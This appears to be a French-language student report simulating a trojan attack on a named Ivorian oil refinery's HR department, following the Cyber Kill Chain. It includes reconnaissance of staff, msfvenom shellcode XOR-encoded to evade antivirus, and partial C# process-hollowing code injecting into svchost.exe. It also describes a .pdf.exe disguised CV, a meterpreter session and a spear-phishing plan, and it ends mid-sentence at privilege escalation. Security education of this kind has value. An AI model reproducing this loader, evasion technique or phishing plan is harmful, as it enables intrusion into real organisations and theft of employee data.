INTRODUCTION

Dans un contexte où les menaces cybernétiques deviennent de plus en plus sophistiquées, les entreprises sont confrontées à des attaques ciblées capables de compromettre leurs systèmes critiques. Parmi les outils privilégiés par les attaquants, les chevaux de Troie se distinguent par leur capacité à s'introduire furtivement dans les infrastructures informatiques pour exfiltrer des données sensibles.

Ce projet vise à simuler une attaque ciblée exploitant un cheval de Troie dans un scénario où une entreprise en phase de recrutement est prise pour cible. L'objectif est de démontrer les méthodes employées pour compromettre un système tout en évaluant les mesures de protection et les moyens de remédiation existants.

Pour structurer cette démarche, nous nous appuyons sur la Cyber Kill Chain de Lockheed Martin, qui se divise en deux grandes phases :

- Initial Access, l'accent est mis sur l'identification des vulnérabilités, la planification de l'attaque et l'introduction du cheval de Troie dans le système ciblé.
- Post compromise, l'analyse se concentre sur l'exfiltration des données sensibles, notamment les informations des employés, et sur l'évaluation des défenses mises en place.

Cette approche méthodique offre un cadre pour mieux comprendre les risques auxquels les systèmes sont exposés et propose des solutions pour renforcer leur résilience.

CHAPITRE I: INITIAL ACCESS

Cette phase regroupe les premières étapes de la Cyber Kill Chain de Lockheed Martin :

Reconnaissance (Recon) : collecte d'informations sur la cible pour identifier les points d'accès potentiels.

Armement (Weaponization) : création de charges utiles malveillantes (payloads) adaptées aux vulnérabilités identifiées.

Diffusion (Delivery) : livraison de ces charges à la cible via des vecteurs comme le phishing .

Objectifs techniques

Explorer les différentes techniques pour obtenir un accès initial à un système et à un réseau cibles.

Identifier les points d'entrée potentiels via la reconnaissance passive.

Créer des charges utiles malveillantes adaptées à la cible.

Mettre en œuvre des techniques de livraison pour garantir que la charge utile atteigne la cible.

A-**RECONNAISSANCE**

Identification de la cible

L'entreprise cible choisie pour cette simulation est un acteur majeur dans le domaine du raffinage pétrolier en Côte d'Ivoire. L'entreprise joue un rôle stratégique dans l'approvisionnement énergétique de la région, ce qui en fait une cible potentielle pour les cyberattaques visant à compromettre ses infrastructures critiques ou à perturber ses activités.

Le choix de cette entreprise est motivé par la diversité des informations disponibles publiquement :

- **Site web officiel** : Une source d'informations sur les services, les infrastructures, et les partenaires stratégiques.
- **Réseaux sociaux professionnels** : Des plateformes comme LinkedIn fournissent des données sur les employés, leurs rôles.

- ***Reconnaissance passive***

La reconnaissance passive sur la **cible** consiste à collecter des informations accessibles publiquement sans interagir directement avec les systèmes ou réseaux de l'entreprise. Cette méthode minimise les risques de détection tout en fournissant des données exploitables pour les phases ultérieures de l'attaque simulée.

1. Analyse du site web officiel de

L'analyse du site web officiel de la **cible** a permis de collecter des informations. Cette étape visait à identifier les ressources accessibles publiquement et exploitables lors d'une campagne ciblée. Voici les principales découvertes : **Opportunités détectées :**

a) **Section des candidatures spontanées**

- Le site propose un formulaire permettant aux visiteurs de soumettre leur CV pour des opportunités futures.

a) **Présentation des différents services**

- Une liste détaillée des services fournis, incluant les domaines d'expertise et les infrastructures associées.

Exploitation potentielle:

- **Candidatures spontanées :**

En utilisant des documents infectés, il serait possible de cibler les recruteurs ou le service RH. Cela exploiterait la confiance naturelle dans ce type de documents.

- **Étude des points de contact :**

Les adresses email et numéros de téléphone affichés pourraient être utilisés pour initier des attaques.

2. Recherches sur les réseaux sociaux professionnels

Dans le cadre de cette attaque, des recherches approfondies ont été menées sur les réseaux sociaux professionnels, notamment **LinkedIn**, afin de collecter des informations stratégiques sur la **cible** et ses employés. Ces données permettent d'identifier des cibles potentielles et d'affiner les méthodes d'attaque.

Analyse des profils LinkedIn des employés

Les recherches ont permis d'identifier plusieurs profils d'employés, notamment ceux occupant des postes clés dans les domaines des **ressources humaines**, **de la gestion IT, et des opérations stratégiques**.

Les profils analysés révèlent souvent des informations sensibles, comme :

⇒ Les adresses email.

⇒ Les descriptions des responsabilités et des projets en cours.

- **Cible principale : Responsable RH**

Le **responsable des ressources humaines (RH)** a été sélectionné comme cible prioritaire.

Ce choix est stratégique, car :

⇒ Les RH reçoivent fréquemment des documents (CV, lettres de motivation) de sources externes, ce qui en fait une porte d'entrée idéale pour un cheval de Troie.

⇒ Leur rôle implique souvent un accès à des informations sensibles sur les employés et les processus internes.

B-WEAPONIZATION

La phase de **Weaponization**, ou armement, est une étape critique dans laquelle les informations collectées lors de la reconnaissance sont utilisées pour créer une charge utile malveillante (payload) adaptée à la cible. L'objectif principal est de développer un cheval de Troie conçu pour s'introduire furtivement dans les systèmes de la cible et permettre l'exécution de l'attaque


⇒ **Création et offuscation de la charge utile**

1. *Génération et exploitation de Shellcode*

   L'une des étapes essentielles de l'offuscation a consisté à générer un shellcode, conçu pour encoder et transformer un code malveillant en un format difficilement détectable par les antivirus.

   a. Conversion du payload initial en shellcode avec msfvenom.


Le premier pas consiste à transformer un payload en un shellcode. Pour générer ce shellcode, on utilise **msfvenom**, un outil de la suite Metasploit, qui permet de créer un code sous plusieurs formats (C, Python, raw, etc.). Dans notre cas, nous avons utilisé le format C# (CSharp) pour Intégrer le shellcode dans un environnement. NET. Cette conversion permet d'obtenir un code compact et portable, qui pourra être injecté dans un autre programme



b. Encodage du shellcode

Une fois le shellcode généré, il est encodé afin d'échapper aux mécanismes de détection des antivirus.

Les antivirus détectent souvent les logiciels malveillants en se basant sur des signatures, c'est-à-dire des motifs connus dans le code. Si un shellcode brut est utilisé, il risque d'être rapidement repéré. L'encodage permet donc de modifier l'apparence du shellcode sans changer son comportement**,** rendant sa détection plus difficile. Une technique couramment utilisée pour l'encodage est l'opération **XOR**, qui consiste à chiffrer le shellcode en appliquant une clé secrète. Dans notre cas notre clé secrète utilisé est **0xfa.** Ce shellcode encodé avec XOR ne correspond plus aux signatures connues, contournant ainsi l'analyse statique des antivirus.



c. Génération d'un exécutable final qui intègre le shellcode

Enfin, on insère le shellcode encodé dans un programme exécutable. Cet exécutable sert de véhicule discret pour le shellcode. Toutefois, au lieu d'exécuter directement le shellcode, nous utilisons une technique appelée **Process Hollowing**.

```
PS C:\Users\HP> cd "C:\PROJ\XCODER\bin\Release\net8.0\win-x64\publish"
PS C:\PROJ\XCODER\bin\Release\net8.0\win-x64\publish> dir


    Répertoire : C:\PROJ\XCODER\bin\Release\net8.0\win-x64\publish


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         1/23/2025   5:37 PM       12096430 XCODER.exe
-a----         1/23/2025   5:36 PM          10632 XCODER.pdb


PS C:\PROJ\XCODER\bin\Release\net8.0\win-x64\publish> ./XCODER.exe
XORed C# payload (key: 0xfa):
byte[] buf = new byte[511] {
0x06, 0xb2, 0x79, 0x1e, 0x0a, 0x12, 0x36, 0xfa, 0xfa, 0xfa, 0xbb, 0xab, 0xbb, 0xaa, 0xa8,
0xb2, 0xcb, 0x28, 0x9f, 0xb2, 0x71, 0xa8, 0x9a, 0xab, 0xb2, 0x71, 0xa8, 0xe2, 0xb2, 0x71,
0xa8, 0xda, 0xac, 0xb7, 0xcb, 0x33, 0xb2, 0x71, 0x88, 0xaa, 0xb2, 0xf5, 0x4d, 0xb0, 0xb0,
0xb2, 0xcb, 0x3a, 0x56, 0xc6, 0x9b, 0x86, 0xf8, 0xd6, 0xda, 0xbb, 0x3b, 0x33, 0xf7, 0xbb,
0xfb, 0x3b, 0x18, 0x17, 0xa8, 0xbb, 0xab, 0xb2, 0x71, 0xa8, 0xda, 0x71, 0xb8, 0xc6, 0xb2,
0xfb, 0x2a, 0x9c, 0x7b, 0x82, 0xe2, 0xf1, 0xf8, 0xf5, 0x7f, 0x88, 0xfa, 0xfa, 0xfa, 0x71,
0x7a, 0x72, 0xfa, 0xfa, 0xfa, 0xb2, 0x7f, 0x3a, 0x8e, 0x9d, 0xb2, 0xfb, 0x2a, 0xbe, 0x71,
0xba, 0xda, 0xb3, 0xfb, 0x2a, 0xaa, 0x71, 0xb2, 0xe2, 0x19, 0xac, 0xb7, 0xcb, 0x33, 0xb2,
0x05, 0x33, 0xbb, 0x71, 0xce, 0x72, 0xb2, 0xfb, 0x2c, 0xb2, 0xcb, 0x3a, 0xbb, 0x3b, 0x33,
0xf7, 0x56, 0xbb, 0xfb, 0x3b, 0xc2, 0x1a, 0x8f, 0x0b, 0xb6, 0xf9, 0xb6, 0xde, 0xf2, 0xbf,
0xc3, 0x2b, 0x8f, 0x22, 0xa2, 0xbe, 0x71, 0xba, 0xde, 0xb3, 0xfb, 0x2a, 0x9c, 0xbb, 0x71,
0xf6, 0xb2, 0xbe, 0x71, 0xba, 0xe6, 0xb3, 0xfb, 0x2a, 0xbb, 0x71, 0xfe, 0x72, 0xbb, 0xa2,
```

2.Techniques de Process Hollowing

Le **Process Hollowing** est une technique qui consiste à injecter un shellcode dans un processus légitime en remplaçant son espace mémoire actif par un autre code malveillant. Cela permet d'exécuter discrètement le shellcode sous l'apparence d'un programme normal.

a. Création d'un processus suspendu


Un processus légitime, ici **svchost.exe**, est démarré en mode suspendu pour empêcher son exécution immédiate. **svchost.exe** est un choix stratégique car il est couramment utilisé par le système Windows, ce qui le rend moins suspect aux yeux des antivirus.

b. Injection du shellcode

L'espace mémoire de **svchost.exe** est vidé et remplacé par le shellcode généré. Cette étape assure que lorsque le processus reprend, c'est en réalité le shellcode qui s'exécutera.

c. Reprise de l'exécution

Le processus **svchost.exe** modifié est réactivé, donnant l'apparence qu'il s'agit toujours d'un service Windows légitime, alors qu'il exécute en réalité un code malveillant. Cette technique permet de contourner la détection des antivirus, car l'exécutable utilisé est un service de confiance du système.



```
Program.cs > Program > CREATE_SUSPENDED
    0x12, 0x69, 0xfa, 0xfa, 0xfa, 0xb2, 0x79, 0x16, 0xea, 0xb2, 0x73, 0x18, 0xb7, 0xcb, 0x33,
    0x90, 0xfe, 0xbb, 0xa2, 0xb2, 0x73, 0x03, 0xbb, 0x40, 0xf8, 0x23, 0x32, 0xa5, 0x05, 0x2f,
    0x79, 0x02, 0xfa, 0x84, 0xaf, 0xb2, 0x79, 0x3e, 0xda, 0xa4, 0x73, 0x0c, 0x90, 0xba, 0xbb,
    0xa3, 0x92, 0xfa, 0xea, 0xfa, 0xfa, 0xbb, 0xa2, 0xb2, 0x73, 0x08, 0xb2, 0xcb, 0x33, 0xbb,
    0x40, 0xa2, 0x5e, 0xa9, 0x1f, 0x05, 0x2f, 0xb2, 0x73, 0x39, 0xb3, 0x73, 0x3d, 0xb7, 0xcb,
    0x33, 0xb3, 0x73, 0x0a, 0xb2, 0x73, 0x20, 0xb2, 0x73, 0x03, 0xbb, 0x40, 0xf8, 0x23, 0x32,
    0xa5, 0x05, 0x2f, 0x79, 0x02, 0xfa, 0x87, 0xd2, 0xa2, 0xbb, 0xad, 0xa3, 0x92, 0xfa, 0xba,
    0xfa, 0xfa, 0xbb, 0xa2, 0x90, 0xfa, 0xa0, 0xbb, 0x40, 0xf1, 0xd5, 0xf5, 0xca, 0x05, 0x2f,
    0xad, 0xa3, 0xbb, 0x40, 0x8f, 0x94, 0xb7, 0x9b, 0x05, 0x2f, 0xb3, 0x05, 0x34, 0x13, 0xc6,
    0x05, 0x05, 0x05, 0xb2, 0xfb, 0x39, 0xb2, 0xd3, 0x3c, 0xb2, 0x7f, 0x0c, 0x8f, 0x4e, 0xbb,
    0x05, 0x1d, 0xa2, 0x90, 0xfa, 0xa3, 0x41, 0x1a, 0xe7, 0xd0, 0xf0, 0xbb, 0x73, 0x20, 0x05,
    0x2f
    };

    // Start 'svchost.exe' in a suspended state
    StartupInfo sInfo = new StartupInfo();
    ProcessInfo pInfo = new ProcessInfo();
    bool cResult = CreateProcess(null, "c:\\windows\\system32\\svchost.exe", IntPtr.Zero, IntPtr.Zero,
        false, CREATE_SUSPENDED, IntPtr.Zero, null, ref sInfo, out pInfo);
    Console.WriteLine($"Started 'svchost.exe' in a suspended state with PID {pInfo.ProcessId}. Success: {cResult}.");

    // Get Process Environment Block (PEB) memory address of suspended process (offset 0x10 from base image)
    ProcessBasicInfo pbInfo = new ProcessBasicInfo();
    uint retLen = new uint();
    long qResult = ZwQueryInformationProcess(pInfo.hProcess, PROCESSBASICINFORMATION, ref pbInfo, (uint)(IntPtr.Size *
    IntPtr baseImageAddr = (IntPtr)((Int64)pbInfo.PebAddress + 0x10);
    Console.WriteLine($"Got process information and located PEB address of process at {"0x" + baseImageAddr.ToString("x
```

-process hollowing avec svchost.exe


⇒ **Ciblage spécifique**

Dans cette approche, un **CV personnalisé** est conçu pour correspondre précisément au poste visé ou à une candidature spontanée. Il a été fait avec le logiciel WINRAR pour créer une double extension**.pdf.exe**

L'objectif est de rendre le fichier attractif et crédible afin que la cible soit plus encline à l'ouvrir. Ce CV est un document piégé contenant une charge utile qui se déclenche lorsque la cible l'ouvre.


⇒ **Tests de validation**

Le malware est exécuté dans une machine virtuelle pour éviter toute interaction avec le système réel. Cela permet de tester son comportement sans risques pour l'environnement de production. Une analyse complète est réalisée avec **Windows Defender**, l'antivirus natif de Windows. Après l'exécution du malware, Windows Defender ne détecte aucune menace, ce qui confirme que le cheval de Troie a réussi à contourner les mécanismes de détection basés sur des signatures classiques.



Analyse windows defender

Une fois l'exécutable lancé, une session meterpreter s'établit automatiquement. Cette session permet de prendre le contrôle à distance de la machine infectée pour effectuer diverses actions malveillantes. Pour vérifier l'accès système, on utilise la commande sysinfo dans meterpreter. Cette commande permet de récupérer des informations détaillées sur le système cible.



-Ouverture d'une session meterpreter

C-DELIVERY

La phase de Delivery, consiste à transmettre la charge utile malveillante créée lors de la phase de Weaponization à la cible. Cette étape est cruciale pour garantir que la charge utile atteigne le système de la victime sans éveiller de soupçons.


Objectifs de la phase de Delivery

- Identifier un vecteur de diffusion adapté au contexte et aux habitudes de la cible.
- Maximiser les chances que la cible interagisse avec la charge utile.

Comme méthode de Delivery nous ferons du Phishing ciblé :

- Création d'un email personnalisé adressé au responsable des ressources humaines (RH) de la Société Ivoirienne de Raffinage (SIR).
- Inclusion d'un fichier joint contenant la charge utile, par exemple :
  - ⇒ Nom du fichier : "CV-3GE - Spécialiste IT.pdf".
  - ⇒ Contenu légitime : Le fichier contient un texte réaliste pour ne pas éveiller les soupçons.

- Message d'accompagnement : Un email expliquant l’intention de postuler à un poste dans l’entreprise, adapté au rôle du destinataire.



flux de l'attaque

CHAPITRE II: PHASE DE POST COMPROMISE

La phase de **Post Compromise** intervient après qu'un attaquant a réussi à établir un accès initial au réseau cible. Elle consiste à exploiter cet accès pour maximiser le contrôle sur le système compromis, maintenir une présence furtive, et atteindre les objectifs finaux de l'attaque. Cette phase s'articule autour des étapes suivantes : **exploitation**, **installation**, et **command and control (C2)** et **actions sur objectifs.**

A-EXPLOITATION

⇒ ***Escalade des privilèges***


Après avoir obtenu un accès initial avec des droits limités, l'une des étapes cruciales consiste à exploiter des vulnérabilités connues pour obtenir des privilèges plus élevés. Cette élévation de privilèges permettrait de renforcer notre présence au sein du système cible et d'étendre nos capacités d'action. Cette étape représente une phase essentielle pour maximiser notre contrôle sur l'environnement 